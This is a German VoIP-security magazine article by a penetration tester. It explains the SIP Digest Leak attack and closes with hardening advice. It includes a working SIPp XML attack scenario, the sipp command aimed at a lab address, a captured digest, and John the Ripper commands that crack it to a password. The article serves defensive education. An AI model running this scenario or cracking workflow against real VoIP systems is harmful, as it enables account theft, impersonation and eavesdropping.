Bild: Anucha Cheechang/shutterstock.com

VoIP-Security – Expertenwissen für die Praxis

SIP Digest Leak: Angriff auf SIP-Konten

Der Artikel beschreibt detailliert einen SIP-spezifischen Angriff auf VoIP-Systeme und die Möglichkeit für Angreifer, damit an die SIP-Zugangsdaten zu gelangen. Im Weiteren werden Härtungs- und Schutzmaßnahmen behandelt, die derartigen Angriffen entgegenwirken.

Autor: Moritz Abrell

Jeden Tag finden unzählige Angriffe auf IT-Systeme und -Infrastrukturen statt. Neben klassischen Ransomware-Angriffen, auch Kryptotrojaner genannt, die das Ziel verfolgen, Daten zu verschlüsseln, um diese anschließend nach Zahlung eines entsprechenden Lösegeldes wiederherzustellen, sind auch VoIP-Systeme lukrative Ziele für Angreifer.

Da es sich bei VoIP-Telefonen oft um vollwertige Linux-Systeme handelt, besteht eine mögliche Angreifermotivation beispielsweise darin, VoIP-Telefone zu kompromittieren, um diese einem sogenannten Botnetz anzuschließen und letztendlich mit diesem Netzwerk, bestehend aus kontrollierten Systemen, Angriffe auf große Plattformen oder Unternehmensinfrastrukturen durchzuführen. Auch das Abhören von vertraulichen Gesprächen und die damit verbundene Verletzung der Vertraulichkeit sind bei Angreifern eine verbreitete Vorgehensweise vor allem bei gezielten Attacken.

Dieser Artikel beschreibt die technischen Details eines Angriffes gegen SIP-basierte Endgeräte wie z. B. IP-Telefone oder Softphones und die Möglichkeit für Angreifer, dadurch an SIP-Kennwörter und Zugangsdaten zu gelangen. Im weiteren Verlauf des Artikels werden Härtungs- und Schutzmaßnahmen beschrieben, die derartigen Angriffen entgegenwirken.


Der SIP-Digest-Leak-Angriff

Der SIP-Digest-Leak-Angriff ermöglicht es einem entfernten Angreifer, die SIP-Authentifizierung und das darin enthaltene SIP-Kennwort des Opfers als Hash – also nicht als Klartext – durch einen einzelnen Anruf zu erlangen. Mit dieser Information ist der Angreifer anschließend in der Lage, einen Offline-Passwort-Rateangriff durchzuführen und, wenn dieser erfolgreich ist, das Klartextpasswort des anvisierten SIP-Kontos zu erhalten.

Der Angriff stellt daher insbesondere in Verbindung mit schwachen Kennwörtern ein erhebliches Sicherheitsrisiko für SIP-basierte Systeme dar.

Klassisches SIP-Gespräch

Bei einem klassischen SIP-Gespräch sendet der Anrufer einen SIP INVITE Request an das gewählte Anrufziel. Das angerufene System sendet anschließend z. B. eine »100 Trying«- und »180 Ringing«-Antwort an den Anrufer zurück und bestätigt damit den Versuch, die SIP-Nachricht zu verarbeiten, bzw. das Klingeln des Telefons. Nimmt der Angerufene schließlich den Anruf entgegen, so sendet dieser eine »200 OK«-Antwort an den Anrufer und signalisiert damit die Gesprächsannahme – die Gesprächsverbindung ist aufgebaut. Beendet nun einer der Gesprächsteilnehmer den Anruf, so sendet das jeweilige Telefon einen BYE Request an den Gesprächspartner. Der Empfänger dieser Nachricht bestätigt dies durch eine »200 OK«-Antwort – das Gespräch ist beendet. Die SIP-Flow-Sequenz eines solchen exemplarischen SIP-Gesprächs ist in **Bild 1** dargestellt.




▲ **Bild 1:** SIP Call Flow

SIP Digest Authentication

Für die SIP-Kommunikation eines User Agent Client (UAC), z. B. eines SIP-Telefons, zu einem User Agent Server (UAS), z. B. einer Telefonanlage, wird üblicherweise eine Authentifizierung gefordert. Dies schützt vor ungewollten Angriffsmöglichkeiten, wie z. B. der Identitätsvortäusuchung als zulässiger Benutzer (»Impersonieren« von Benutzern) oder dem illegitimen Führen von Gesprächen.

Als Vertrauensbasis werden in der Praxis gerne klassische Zugangsdaten, bestehend aus einem Benutzernamen und einem Passwort, für die Authentifizierung verwendet. Damit diese vertraulichen Informationen auch bei unverschlüsselter SIP-Kommunikation nicht im Klartext über das prinzipiell als unsicher anzusehende Netzwerk übertragen werden, kommt hier die sogenannte Digest-Authentication-Methode zum Einsatz. Diese Methode nutzt ein Challenge-Response-Verfahren, sodass das Passwort immer in gehashter und niemals in der Ursprungsform übertragen wird. Weitere Vorteile dieser Methode sind der Schutz gegen sogenannte Replay-Angriffe, bei denen die SIP-Pakete von Angreifern erneut versendet werden, um so z. B. Aktionen im Kontext des Opfers auszuführen, sowie die Unterbindung des ungewollten Auftauchens von Passwörtern in Fehlerlogs oder Analyseberichten.



▲ **Bild 2:** SIP Digest Authentication


Bild 2 zeigt eine exemplarische SIP-Flow-Sequenz einer Digest Authentication.

Die Response des UAC setzt sich dabei wie folgt zusammen:

```
Hash1 = MD5(Benutzername:
Realm:Passwort)
Hash2 = MD5(SIP-Request-
Methode:SIP URI)
Response =
MD5(Hash1:Nonce:Hash2)
```

Denken wie ein Hacker

Ein Hacker zeichnet sich vor allem durch seine hervorragende Fähigkeit aus, über den Tellerand hinauszublicken (»thinking outside the box«) und z. B. Systeme so zu verwenden, wie es von den Entwicklern nicht



▲ **Bild 3:** SIP Digest Leak

gedacht ist. Der SIP-Digest-Leak-Angriff ist ein Paradebeispiel einer solchen abnormalen »Benutzung« bzw. Ausnutzung von Systemen und Technologien.

So ist die Idee dieses Angriffes, das Opfersystem dazu zu veranlassen, sich gegenüber dem Angreifer zu authentifizieren. Einer der praktikabelsten Wege, eine solche Authentifizierung zu provozieren, ist ein klassischer SIP-Anruf beim Opfersystem, mit dem kleinen, aber entscheidenden Unterschied, dass der Angreifer auf einen BYE Request des Opfers nicht mit einer »200 OK«-, sondern mit einer »407 Proxy Authentication Required«-Response antwortet. Ist die SIP-Implementierung des Opfersystems anfällig, so wird es anschließend versuchen, sich gegenüber dem Angreifer zu authentifizieren. Dies führt dazu, dass der Angreifer eine valide Digest Authentication des Opfers erhält, welche als Basis für weitere Angriffe verwendet werden kann.

Bild 3 zeigt die SIP-Flow-Sequenz eines SIP-Digest-Leak-Angriffs.

Exploitation

Für die praktische Ausnutzung, die sogenannte Exploitation, benötigt der Angreifer ein entsprechendes Tool (oder Skript), welches eine solche manipulierte Anrufabfolge ermöglicht. Das sehr umfangreiche Open-Source-Tool SIPp ermöglicht es anhand von XML-Templates, SIP-Abfolgen und Testszenarien zu definieren, und bietet daher eine hohe Flexibilität. Das Tool, welches ursprünglich für Funktionstests von SIP-Implementierungen entwickelt wurde, ist daher äußerst gut für die Ausnutzung des SIP-Digest-Leak-Angriffs geeignet.

Das XML-Template in **Bild 4** beinhaltet das entsprechende Szenario für die Exploitation. Mithilfe dieses Templates kann der Angriff durchgeführt werden:

```
sipp 192.168.122.168:5060 -sf
uac_digest_leak.xml -s 100
```

Der obige Aufruf führt zum Angriff des SIP-Endgeräts mit der IP-Adresse »192.168.122.168« auf dem UDP Port 5060 mit dem SIP-Zieluser »100«.

Bild 5 zeigt das angegriffene SIP-Softphone Linphone und den vermeintlich legitimen Anruf.

Nach der Annahme des Anrufs durch das Opfer sendet der Angreifer keinerlei RTP-Pakete, also Medieninhalte wie z. B. einen Audiostream, sodass auf der Seite des Opfers nichts zu hören ist. Da einseitige oder sonstige fehlerhafte Medienübertragung keine Seltenheit in der VoIP-Welt darstellt, beendet das Opfer in der Regel ohne Misstrauen das Gespräch.

Zu diesem Zeitpunkt ist die Exploitation erfolgreich und der Angreifer erhält, wie in **Bild 6** dargestellt, eine valide Digest Authentication des Opfers.

Digest Authentication – und jetzt?

Mit der Digest Authentication und dem darin enthaltenen Passwort-Hash allein hat der Angreifer noch keine Möglichkeit, diese Daten aktiv zu nutzen. Da die SIP Digest Authentication zusätzlich die genutzte SIP-Request-Methode, auf die die Authentifizierung folgt, beinhaltet, ist eine Durchführung von sogenannten Relay-Angriffen, wie sie z. B. in einer Windows-Infrastruktur möglich wären,[1] nicht praktikabel.

Da die verwendeten Passwörter von SIP-Konten meist eine sehr niedrige Qualität aufweisen, ist ein Offline-Passwort-Rateangriff gegen den in Erfahrung gebrachten Passwort-Hash häufig erfolgreich. Vor allem kurze Passwörter (mit weniger als zehn Zeichen) sind heutzutage auch mit Standardnotebooks mit geringem zeitlichem Aufwand knackbar. Der unter SIP verwendete, aber als veraltet geltende Hash-Algorithmus MD5 steigert zusätzlich die Effektivität eines solchen Passwort-Rateangriffs.

Für einen solchen Offline-Passwort-Rateangriff können Open-Source-Tools wie z. B. JohnTheRipper herangezogen werden. Der Passwort-Cracker nutzt dabei verschiedene Eingabewerte wie z. B. die Zeilen einer Wortliste und errechnet auf Basis dieses Eingabewerts den dazugehörigen Passwort-Hash. Stimmt der errechnete Hash-Wert mit dem zu knackenden Hash überein, so entspricht der Eingabewert dem Passwort – der Angriff war erfolgreich.

Damit der Passwort-Cracker diese Berechnungen durchführen kann, muss die in Erfahrung gebrachte Digest Authentication zuerst in eine für das Tool verständliche Form gebracht werden:

```
Opfer:$sip$***100*asterisk*INVI-
TE*sip*sipp@192.168.122.1*5060*6
9d327e5****MD5*f7ba365573a-
32da1c5dea7c5a72ac94c
```

1) NTLM-Relay-Angriff: https://blog.fox-it.com/2017/05/09/relaying-credentials-everywhere-with-ntlmrelayx/

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE scenario SYSTEM "sipp.dtd">
<scenario name="SIP digest leak test">
 <send retrans="500">
   <![CDATA[

     INVITE sip:[service]@[remote_ip]:[remote_port] SIP/2.0
     Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
     From: sipp <sip:sipp@[local_ip]:[local_port]>;tag=[call_number]
     To: sut <sip:[service]@[remote_ip]:[remote_port]>
     Call-ID: [call_id]
     CSeq: 1 INVITE
     Contact: sip:sipp@[local_ip]:[local_port]
     Max-Forwards: 70
     Subject: Performance Test
     Content-Type: application/sdp
     Content-Length: [len]

     v=0
     o=user1 53655765 2353687637 IN IP[local_ip_type] [local_ip]
     s=-
     c=IN IP[media_ip_type] [media_ip]
     t=0 0
     m=audio [media_port] RTP/AVP 0
     a=rtpmap:0 PCMU/8000

   ]]>
 </send>
  recv response="100"
       optional="true">
 </recv>
 <recv response="180" optional="true">
 </recv>
 <recv response="200" rtd="true">
 </recv>
 <send>
   <![CDATA[

     ACK sip:[service]@[remote_ip]:[remote_port] SIP/2.0
     Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
     From: sipp <sip:sipp@[local_ip]:[local_port]>;tag=[call_number]
     To: sut <sip:[service]@[remote_ip]:[remote_port]>[peer_tag_param]
     Call-ID: [call_id]
     CSeq: 1 ACK
     Contact: sip:sipp@[local_ip]:[local_port]
     Max-Forwards: 70
     Subject: Performance Test
     Content-Length: 0

   ]]>
 </send>
 <recv request="BYE"></recv>
 <send>
   <![CDATA[

     SIP/2.0 407 Proxy Authentication Required
     [last_Via:]
     [last_From:]
     [last_To:]
     [last_Call-ID:]
     [last_CSeq:]
     WWW-Authenticate: Digest algorithm=MD5, realm="asterisk",
nonce="69d327e5"
     Content-Length: 0

   ]]>
 </send>
 <recv request="BYE"></recv>
</scenario>
```

▲ **Bild 4:** XML-Template zum SIP-Digest-Leak-Angriff

Dieser String wird in einer einfachen TXT-Datei gespeichert und dem Passwort-Cracker übergeben:

```
john --format=SIP zu_cracken.txt
```

Durch die zusätzliche Optimierung des Passwort-Crackers mittels Angabe von Wortlisten, Passwortmasken und Formatierungsregeln wird die Effektivität weiter gesteigert.

Bei der erfolgreichen Berechnung des korrekten Hash-Werts gibt das Tool das Passwort in der Standardausgabe aus:

```
john --format=SIP /tmp/zu_
cracken.txt
Loaded 1 password hash (SIP [MD5
32/64])
113456           (Opfer)
Session completed.
```


Kennt der Angreifer das Passwort, so kann er die SIP-Zugangsdaten für weitere Angriffe ausnutzen (»Post-Exploitation«). Die Möglichkeiten sind dabei zahlreich: So könnte der Angreifer sich z. B. mit den Zugangsdaten am SIP-Registrar registrieren, um sich als das Opfer auszugeben (»Impersonierung«). Auch das Einrichten von Rufumleitungen, das Weiterleiten und Abhören von vertraulichen Gesprächen oder die Deregistrierung des legitimen Clients sind nun möglich.

Härtungsmaßnahmen

Beim Lesen dieses Artikels haben Sie sich womöglich bereits gefragt, welche Maßnahmen ergriffen werden können, um einen solchen oder ähnlichen Angriff zu verhindern.

Bevor näher auf einzelne Maßnahmen eingegangen wird, sei erwähnt, dass keine Maßnahme für sich den alleinigen Schutz darstellen sollte. In jedem Fall zu bevorzugen ist eine tiefengestaffelte Verteidigungsstrategie (»defense in depth«), welche mehrere Sicherheitsmaßnahmen umfasst. Kann eine Schutzmaßnahme umgangen werden, so greift die nächste.

Der Autor dieses Artikels weist darauf hin, dass die Absicherung von UC-Systemen und Infrastrukturen einen nicht zu unterschätzenden Aufwand darstellt. Schutzmaßnahmen nachträglich zu implementieren und umzusetzen, bedeutet meist einen nicht



▲ **Bild 5:** Eingehender Anruf

unerheblichen Mehraufwand und könnte zu Kompatibilitätsproblemen führen. Es wird daher empfohlen, die Umsetzung einer zuvor definierten und bereits etablierten Sicherheitsstrategie bereits bei der Planung und Konzeption von UC-Installationen zu berücksichtigen. Mit einem anschließenden Penetrationstest können die Sicherheitsmaßnahmen überprüft und bewertet werden.

Passwörter

Die Passwortqualität bei VoIP-Systemen ist erfahrungsgemäß erschreckend schlecht. Sehr leicht zu erratende Passwörter wie »1234« oder »0000« sind keine Seltenheit.

Aber auch ein komplex wirkendes Passwort wie »Gü3#!C9« bietet heutzutage aufgrund der geringen Länge keinen ausreichenden Schutz vor automatisierten Passwort-Rateangriffen. Für sichere Passwörter gilt: Länge schlägt Komplexität. Ein Passwort mit einer Mindestlänge von 16 Zeichen z. B. bietet ein hohes Sicherheitsniveau. Bei der Passwortwahl sollte zusätzlich darauf geachtet werden, dass es sich z. B. nicht um ein bekanntes Wort oder eine Zahlenfolge handelt.

Ein weiteres Sicherheitsproblem ist die Wiederverwendung von Passwörtern. So werden Zugangsdaten oder Administrationspasswörter von Telefonsystemen in der Praxis gerne flächendeckend ausgerollt und angewandt. Das macht die alltägliche Administration zwar recht angenehm, birgt jedoch die Gefahr, dass ein Angreifer große Teile der VoIP-Infrastruktur unter Kontrolle bringen kann, sobald ein einzelnes Gerät erfolgreich kompromittiert worden ist.

Um diesen Problemen entgegenzuwirken, empfiehlt sich daher, ein Konzept zur Verwendung von individuellen und generischen Zugangsdaten zu definieren.

Werden entsprechend sichere und individuelle Passwörter verwendet, so sind die Erfolgsaussichten von Passwort-Rateangriffen minimal.

```
BYE sip:sipp@192.168.122.1:5060 SIP/2.0
Via: SIP/2.0/UDP 192.168.122.168:5060;branch=z9hG4bK.tpzBfqNBL;rport
From: "sut" <sip:100@192.168.122.168>;tag=Y6SfNgi
To: "sipp" <sip:sipp@192.168.122.1>;tag=1
CSeq: 112 BYE
Call-ID: 1-181970@192.168.122.1
Max-Forwards: 70
User-Agent: Linphone Desktop/4.2.5 (Windows 10 Version 2009, Qt 5.14.2) LinphoneCore/4.4.19
Authorization: Digest realm="asterisk", nonce="69d327e5", algorithm=MD5, username="100", uri="
p:sipp@192.168.122.1:5060", response="f7ba365573a32da1c5dea7c5a72ac94c"
```

▲ **Bild 6:** Digest Authentication

Erreichbarkeit von SIP-Diensten

Die Frage nach der Erreichbarkeit von SIP-Diensten führt häufig zu Missverständnissen. Bei Systemen, die ausschließlich als UAC agieren, müssen SIP-Dienste nicht über das Netzwerk erreichbar sein. Registriert sich ein UAC am UAS, so wird der UAS innerhalb der Sitzung dieses Registrierungsvorgangs kommunizieren.

Ein anschauliches Beispiel ist ein Session Border Controller (SBC) bzw. ein Back-to-Back User Agent (B2BUA), der aus Sicht eines Internet Telephony Service Provider (ITSP) als UAC agiert und sich mit den SIP-Zugangsdaten beim Provider registriert. Die Erreichbarkeit aus dem Internet des eigenen SIP-Serverdienstes des SBC ist dabei nicht notwendig, da auch eingehende Verbindungen immer in derselben Sitzung (TCP-Session) übertragen werden. Um diese Sitzung auch über einen längeren Zeitraum ohne Anrufaufkommen aufrechtzuerhalten, registriert sich der UAC in einem definierten Intervall regelmäßig am UAS.

Ist der SIP-Dienst für Angreifer nicht erreichbar, kann dieser nicht attackiert werden. Die Restriktion der Erreichbarkeit unnötiger SIP-Dienste und die damit verbundene Minimierung der Angriffsfläche sind daher eine äußerst wirksame Schutzmaßnahme.

Vertrauensstellung

Eine weitere äußerst wichtige Schutzmaßnahme ist die ausschließliche Verwendung kryptografisch geschützter Protokolle. Für VoIP sind dies vor allem die beiden Protokolle SIP-over-TLS (SIPS) und Secure RTP (SRTP). Wird die Kommunikation durch diese Protokolle geschützt, so sind, bei korrekter Implementierung, die Vertraulichkeit und die Integrität der Nutzdaten auch bei Man-in-the-Middle-Angriffen gewährleistet.

Die Wirksamkeit dieser Schutzmaßnahme steht und fällt jedoch mit der Vertrauensstellung. Damit die Systeme die Identität des Gegenübers verifizieren können, werden meist X.509-Zertifikate verwendet. Häufig vertrauen VoIP-Systeme in der Standardeinstellung aufgrund maximaler Kompatibilität jedoch jeglichen oder auch selbst signierten X.509-Zertifikaten. Dies führt dazu, dass ein Angreifer in passender Man-in-the-Middle-

Position sich als das angefragte Zielsystem ausgeben kann und so die Kommunikation einsehen und manipulieren könnte.

Es ist daher dringendst empfohlen, die Identität der jeweiligen Systeme zu verifizieren. Eine praktikable Möglichkeit ist dabei die Verwendung einer vertrauten Zertifizierungsstelle.

Neben dem Schutz der Netzwerkkommunikation bietet die Verwendung von SIPS zugleich eine sehr gute, aber eher weniger verbreitete Authentifizierungsmöglichkeit. Bei dieser Authentifizierungsmethode (Mutual TLS) weist der Client mithilfe eines X.509-Zertifikats die eigene Identität nach und authentisiert sich mit diesem gegenüber dem SIP-Registrar. Vertraut der SIP-Registrar diesem Zertifikat, z. B. weil es von einer vertrauten Zertifizierungsstelle signiert wurde, so ist die Authentifizierung erfolgreich.

Hierbei ist jedoch darauf zu achten, ähnlich wie bei Passwörtern, je Gerät ein individuelles Client-Zertifikat zu verwenden. Gilt ein Client-Zertifikat als kompromittiert, z. B. weil das Gerät gestohlen wurde, so kann es mithilfe einer Certificate Revocation List (CRL) zurückgezogen werden. Die erfolgreiche Authentisierung ist mit diesem Zertifikat danach nicht mehr möglich.

Fazit

Kommunikationssysteme stellen für Angreifer aufgrund des meist vollumfänglichen Betriebssystems und der verhältnismäßig geringen Absicherung lukrative Ziele dar. Der in diesem Artikel exemplarisch beschriebene Angriff zeigt, wie Angreifer vorgehen, um z. B. an SIP-Zugangsdaten zu gelangen. Die Definition und Umsetzung einer geeigneten Verteidigungsstrategie sind daher unumgänglich. Beinhaltet diese Verteidigungsstrategie u. a. die in diesem Artikel empfohlenen Schutzmaßnahmen, so lassen sich derartige Angriffe effektiv verhindern. ■

Zum Autor:

Moritz Abrell

ist IT Security Consultant und Penetrationstester für das IT-Sicherheitsunternehmen SySS GmbH. Er beschäftigt sich täglich mit der Sicherheitsanalyse und der Identifikation sowie Ausnutzung von Schwachstellen in Hard- und Software. Außerdem ist er der Maintainer des Open-Source-VoIP-Pentesting-Toolsets WireBug.

www.syss.de
github.com/SySS-Research/WireBug